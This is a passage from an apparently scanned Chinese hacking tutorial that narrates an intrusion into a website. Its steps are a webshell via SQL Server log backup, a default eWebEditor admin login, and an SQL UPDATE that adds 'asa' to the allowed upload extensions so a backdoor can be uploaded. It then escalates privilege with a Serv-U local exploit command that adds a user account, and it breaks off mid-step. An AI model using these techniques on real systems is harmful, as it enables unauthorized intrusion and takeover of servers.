


图2

## 三、初次攻击

具备了WEB路径和DB_OWNER权限这两个条件就可以试着利用Log来进行差异备份拿取WEBSHELL了。依次提交下列URL（图3）。成功的话就会往WEB根目录备份出一个带一句话木马的ASP，但是无奈这个备份出来的ASP怎么也提交不起大马，第一次攻击以失败告终（图4）。




图3




图4

## 四、再接再厉

利用数据库进行攻击失败了，只好再次从网站程序入手。通过列目录，发现了该网站是利用eWebEditor来发布新闻的，在IE中输入地址找到了后台，提示输入用户名和密码，因为网站才初建，所以我猜测默认的管理员帐号和密码还没被修改，输入admin，果然进去了（其实即使在这里没有帐号和密码也是有办法应对的，因为手上还有DB_OWNER权限哟）。先说说对eWebEditor的攻击方法，网上流传的攻击步骤分两步，先在样式管理项中添加一个样式，然后利用eWebEditor只过滤asp的疏忽，在样式的“允许上传文件类型”里添加其它格式，例如asa、cer等不影响webshell执行的扩展名，接着就可以利用消息发布里的上传功能来上传后门了。知道了攻击方法就好办了，添加一个样式，完成一些简单的设置后保存，但是意想不到的是发生了错误（图5）。




图5

## 五、实战eWebEditor SQL版

正所谓是好事多磨，我想了一下发生错误的原因，大概是

因为网上流传的攻击方法都是针对使用ACCESS数据库的eWebEditor，而我面对的却是SQL版的eWebEditor，所以攻击方法不能套用。因为基本样式的设置是无法在后台里修改的，也就是说后台暂时的用途不大。静下来想了想，样式无非就是调用了数据库里记录的数据，后台虽然不能更新数据库，但是我却可以利用DB_OWNER来改成我需要的呀！马上从网上下载了eWebEditor.mdb，进行简单的分析后，对比了一下NBSI暴出的表和列，发现扩展名都是存放在一个叫eWebEditor_Style的表里，就拿扩展名最少的S_FlashExt列来开刀吧。

点击进入NB Commander，执行下面的SQL语句Update eWebEditor_Style set S_FlashExt='swf|asa' where S_FlashExt='swf'，提示执行成功。赶紧登录到后台看看样式的配置，果然flash允许上传类型的扩展名里多了asa（图6）！接下来就简单多了，使用管理员身份发布信息，然后在上传flash时传个asa扩展名的小马（图7），再用小马换大马。





图6




图7

## 六、最后的防线

拿到Webshell，似乎成功了一大半，接下来看看有什么能够帮我拿到System权限的。打开WScript.Shell程序运行器，运行“net start”，却出现了下面提示，看来是权限不够。

```
拒绝访问。
缺少对象
?  错误: 文件无法被打开。
?  错误源: ADODB.Stream
```

没关系，我们自己上传一个cmd.exe到D盘，然后继续执行“net start”，呵呵，服务终于一一列出来了（图8），其中对我们有用的是PCanywhere、SERV-U、Terminal Service，在本地使用TELNET远程连接了一下这些服务的默认端口，发现都没有被防火墙拦截，这可让我省去了以后不少的麻烦啊。

在众多的服务中，无疑SERV-U是提升权限的主要突破口，通过查看它建立在开始菜单的快捷方式属性，很容易就找到了它





图8

所在的目录，直接在WEBSHELL里跳转，发现它是安装在默认的C盘里，所以无法直接修改ServuDaemon.ini文件来达到提升权限的目的，只好利用大名鼎鼎的SERV-U本地权限提升漏洞了。拿出xiaolu修改的su.exe，上传到D盘，然后执行下面命令：

```
D:\sql\su.exe 43958 "net user hack hack /add "
出现
*******************************************************
Serv-u <3.x Local Exploit by xiaolu
>221 Serv-U FTP Server v6.0 for WinSock ready...
>331 User name okay, need password.
*******************************************************
#l@$ak#.lk;0@P
>530 Not logged in.
*******************************************************
```

再使用“net user”命令查看一下，居然没有添加上用户。出现这种情况，很有可能是默认的内置帐户和密码被改掉了。得先确定一下密码有没有被修改，把ServuDaemon.exe下载回本地，以前可以通过使用UE编辑ServuDaemon.exe来查找出内置密码，但是目前已经有大虾编写出了实现找密码和生成提权文件的工具；省去了我等菜鸟的不少麻烦。直接拿出Serv-U提权综合工具，点击“口令读取”，填上SERV-U的版本号（在ServUDaemon.ini里可以查到），却发现密码并没有被改掉（图9），再使用su.





图9

